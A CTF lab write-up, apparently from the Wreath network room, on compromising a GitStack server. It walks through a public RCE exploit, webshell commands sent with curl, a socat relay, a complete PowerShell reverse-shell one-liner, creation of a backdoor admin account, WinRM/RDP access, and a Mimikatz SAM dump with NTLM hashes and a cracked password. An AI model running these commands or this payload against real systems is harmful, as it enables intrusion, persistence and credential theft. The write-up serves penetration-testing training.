
Browsing 10.200.180.150 on port 80 threw a Django debug 404, which was actually a gift, it leaked the URL patterns:
^registration/login/$
^gitstack/
^rest/

GitStack, a self-hosted Git server manager built on Django. Login page displays its own default creds in the UI, admin/admin. Don’t work obviously, the room even winks at you about it.
Searchsploit turns up three, the one that matters is the Python RCE for 2.3.10:
searchsploit gitstack
searchsploit -m 43777

Fixed the DOS line endings from the Windows-authored original:
dos2unix ./43777.py
Header confirms written 18.01.2018. No round brackets on the print statements means Python2:
#!/usr/bin/python2
chmod +x 43777.py
Set target IP, renamed both exploit.php references so the webshell doesn’t clash with anyone else’s on the box:
ip = '10.200.180.150'
Ran it:
./43777.py
[+] Get user list
[+] Found user twreath
[+] Create backdoor in PHP
[+] Execute command
"nt authority\system"

SYSTEM, straight off the exploit, no privesc chain here either. The “credentials not entered correctly” line that shows up mid-run is just noise from the auth attempt during backdoor creation, ignore it.
Also, twreath shows up as a valid user on GitStack too. Same person, same creds, two separate services, two separate machines. This whole environment is built around one guy’s credential reuse habits, which honestly, realistic ಠ_ಠ
Quiet Post-Exploitation
Re-running the full exploit for every command is loud. It already dropped a webshell, so from here it’s just:

curl -X POST http://10.200.180.150/web/exploit-USERNAME.php -d "a=COMMAND"
curl -X POST http://10.200.180.150/web/exploit-USERNAME.php -d "a=hostname"
"git-serv"
systeminfo confirms Windows Server 2019 Standard, build 17763, standalone.
Building the Relay
Checked whether git-serv can reach Kali at all first:
sudo tcpdump -i tun0 icmp
curl -X POST http://10.200.180.150/web/exploit-USERNAME.php -d "a=ping -n 3 10.250.180.8"
Packets: Sent = 3, Received = 0, Lost = 3 (100% loss)
Zero route out. Straight reverse shell was never happening, needs to relay through prod-serv, the only box with a foot in both networks.
Opened a port on prod-serv’s firewall:
firewall-cmd --zone=public --add-port=16000/tcp
First attempt forgot fork:
./socat tcp-l:16000 tcp:10.250.180.8:4444 &
Handled one connection and died silently, only noticed when jobs later showed [1]+ Done. Fixed version:
./socat tcp-l:16000,fork,reuseaddr tcp:10.250.180.8:4444 &
Listener on Kali, rlwrap this time since raw netcat has no line editing:
sudo rlwrap nc -lvnp 4444
Fired the PowerShell reverse shell through the webshell, pointed at prod-serv’s relay port since that’s the only address git-serv can actually reach:
curl -X POST [http://10.200.180.150/web/exploit-qxvat7r.php](http://10.200.180.150/web/exploit-qxvat7r.php) --data-urlencode "a=powershell.exe -c "$client = New-Object System.Net.Sockets.TCPClient('10.200.180.200',16000);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()""
And then boom baby…we in.
PS C:\GitStack\gitphp> whoami
nt authority\system

Clean, stable, still SYSTEM, relayed across a network segment that couldn’t talk to me directly.
Confirming the Privilege Level
Before creating any accounts, worth confirming exactly what the session can do. whoami alone only tells you who, not what:
whoami /all
User Name           SID
=================== ========
nt authority\system S-1-5-18

Group Name                Type    SID
BUILTIN\Administrators    Alias   S-1-5-32-544    Enabled by default, Group owner

Privilege Name          State
SeTcbPrivilege           Enabled
SeDebugPrivilege         Enabled
SeImpersonatePrivilege   Enabled
Member of BUILTIN\Administrators, SeDebugPrivilege and SeImpersonatePrivilege both enabled. Everything needed to create an account, drop it into Administrators, and load Mimikatz later without fighting anything.
Creating a Persistent Account
Ports 3389 and 5985 were already confirmed open in Part 1, RDP and WinRM. Either gives a way more stable foothold than a relayed webshell, but both need an actual user account rather than the service context currently held. RDP needs Remote Desktop Users or Administrators, WinRM needs Remote Management Users.
Since the session’s already SYSTEM, creating the account is trivial:
net user dizzyking4 IamPeak! /add
net localgroup Administrators dizzyking4 /add
net localgroup "Remote Management Users" dizzyking4 /add
The command completed successfully.
The command completed successfully.
The command completed successfully.
Doesn’t persist through a room reset, which is fine, the goal’s stable access for the engagement, not a permanent backdoor into a lab box.
Accessing over WinRM
evil-winrm isn’t default on Kali:
sudo gem install evil-winrm
evil-winrm -u dizzyking4 -p 'IamPeak!' -i 10.200.180.150
Evil-WinRM shell v3.9
*Evil-WinRM* PS C:\Users\dizzyking4\Documents> whoami
git-serv\dizzyking4

Worth flagging, evil-winrm typically hands back a medium integrity shell for a newly added account even when it’s sitting in Administrators. Group membership alone doesn’t equal an elevated token over WinRM, UAC still applies. whoami /priv here only shows baseline privileges, nowhere near what the relayed SYSTEM shell had.
Fine for now though, WinRM’s the stable day to day access point going forward. RDP’s needed for the next bit.
RDP and a Shared Drive for Tooling

xfreerdp /v:10.200.180.150 /u:dizzyking4 /p:'IamPeak!' +clipboard /dynamic-resolution /cert:ignore /drive:/usr/share/windows-resources,share

/drive is doing the real work here. Mounts a Kali directory as a network share visible inside the RDP session, so tooling never needs manually uploading. /usr/share/windows-resources already ships Mimikatz, PowerShell Empire, and a bunch of other Windows post-ex tools pre-staged, so pointing the share straight at it gives instant access from inside the GUI.
Running Mimikatz

Opened PowerShell as Administrator inside the RDP session (matters, Mimikatz needs an elevated process to do anything) and ran it off the mounted share:
\\tsclient\share\mimikatz\x64\mimikatz.exe
Loaded, next need the Debug privilege and elevate the token’s integrity to SYSTEM. Administrator rights and SYSTEM aren’t the same thing, and dumping SAM needs the latter:
privilege::debug
token::elevate
Privilege '20' OK

668  {0;000003e7} 1 D 19934        NT AUTHORITY\SYSTEM   S-1-5-18   Primary
 -> Impersonated !
* Process Token : GIT-SERV\dizzyking4
* Thread Token  : NT AUTHORITY\SYSTEM   Impersonation (Delegation)
Token elevated. Full local SAM dump:
lsadump::sam
Domain     : GIT-SERV
SysKey     : 0841f6354f4b96d21b99345d07b66571
Local SID  : S-1-5-21-3335744492-1614955177-2693036043

RID  : 000001f4 (500)
User : Administrator
Hash NTLM: 37db630168e5f82aafa8461e05c6bbd1
RID  : 000003e9 (1001)
User : Thomas
Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f
RID  : 000003ea (1002)
User : dizzyking4
Hash NTLM: eea40fb6e68bc601f61a70b152f7608a
| **Jackpot baby |++ | /. **_ |
Three local accounts, three hashes. Administrator, the built in local admin, dizzyking4, the account created earlier this session, and Thomas, a genuine second local user that hadn’t shown up anywhere else in the room so far.
Cracking Thomas’ Hash
Administrator’s hash isn’t going anywhere, a properly random local admin password on a hardened box won’t fall to a wordlist in any sane timeframe.
Thomas’ is a different story. NTLM’s unsalted, meaning identical passwords always produce identical hashes regardless of machine or account. CrackStation exploits exactly that, a massive precomputed database of password-to-hash mappings, instant lookup rather than actual cracking:
02d90eda8f6b6b06c32d5f207831101f

Instant hit:
Password: i<3ruby
Never do this against a real client hash in an actual engagement btw, submitting live credential material to a third party site is a data handling violation on its own regardless of whether it cracks. Real equivalent is Hashcat locally or dedicated cracking hardware your own org controls. CrackStation’s fine here purely because it’s an isolated lab built for exactly this demo.
What Did We Learn?
1. Group Membership ≠ Privilege Level
evil-winrm handing back a medium integrity shell for a freshly created Administrator account trips a lot of people up. Being in the Administrators group doesn’t automatically mean an elevated token over WinRM, UAC still applies regardless.
2. /drive in xfreerdp Removes the Upload Problem Entirely
Once RDP access exists, everything on the attacking machine becomes instantly available from inside the GUI session. No manual transfer, no webshell upload dance, just point it at your toolbox.
3. Unsalted NTLM Is Exactly As Weak As Its Reputation
If a hash shows up in a common password database, the lookup is genuinely instant. No cracking required, no wordlist needed, just a database query.
4. Always Verify the Effective Token, Not Just Group Membership
whoami /priv is the actual source of truth. Group membership tells you what’s assigned, the token tells you what’s active.
5. RCE Doesn’t Mean Privesc Is Needed
Both Webmin and GitStack handed over SYSTEM/root immediately, no chain required. Worth checking whoami/getuid right after any exploit lands, sometimes the job’s already done.
6. Check hostname Before Trusting Where You Are
Generating SSH keys from inside a reverse shell puts the private key on the wrong machine if you’re not paying attention. hostname before ssh-keygen, every time.
7. An Unidentified Service Beats a Well Known One
Between RDP, WinRM, and a bare HTTP service on an unfamiliar port, the HTTP service was the right bet. Narrow, well documented Microsoft protocols on a patched box are a worse target than an unknown web app, especially on a dev’s machine.
8. fork on a Socat Relay Isn’t Optional
Forget it and the relay serves exactly one connection then dies quiet. jobs showing [1]+ Done instead of a running process is the tell.
9. Credential Reuse Is the Real Vulnerability Here
Neither exploit needed credentials, but twreath showing up as a valid user on two completely separate services across two machines says everything about how this environment’s actually built.
Thomas’ recovered password is very likely reusable elsewhere in this environment, which is exactly the kind of lead that turns into the next phase of a real engagement. Whether that gets pulled on inside this room or a follow up post depends on where the rest of Wreath goes from here.
TILL NEXT TIMEEE

| _Written by 0x5h4q | 0x5h4q.github.io_ |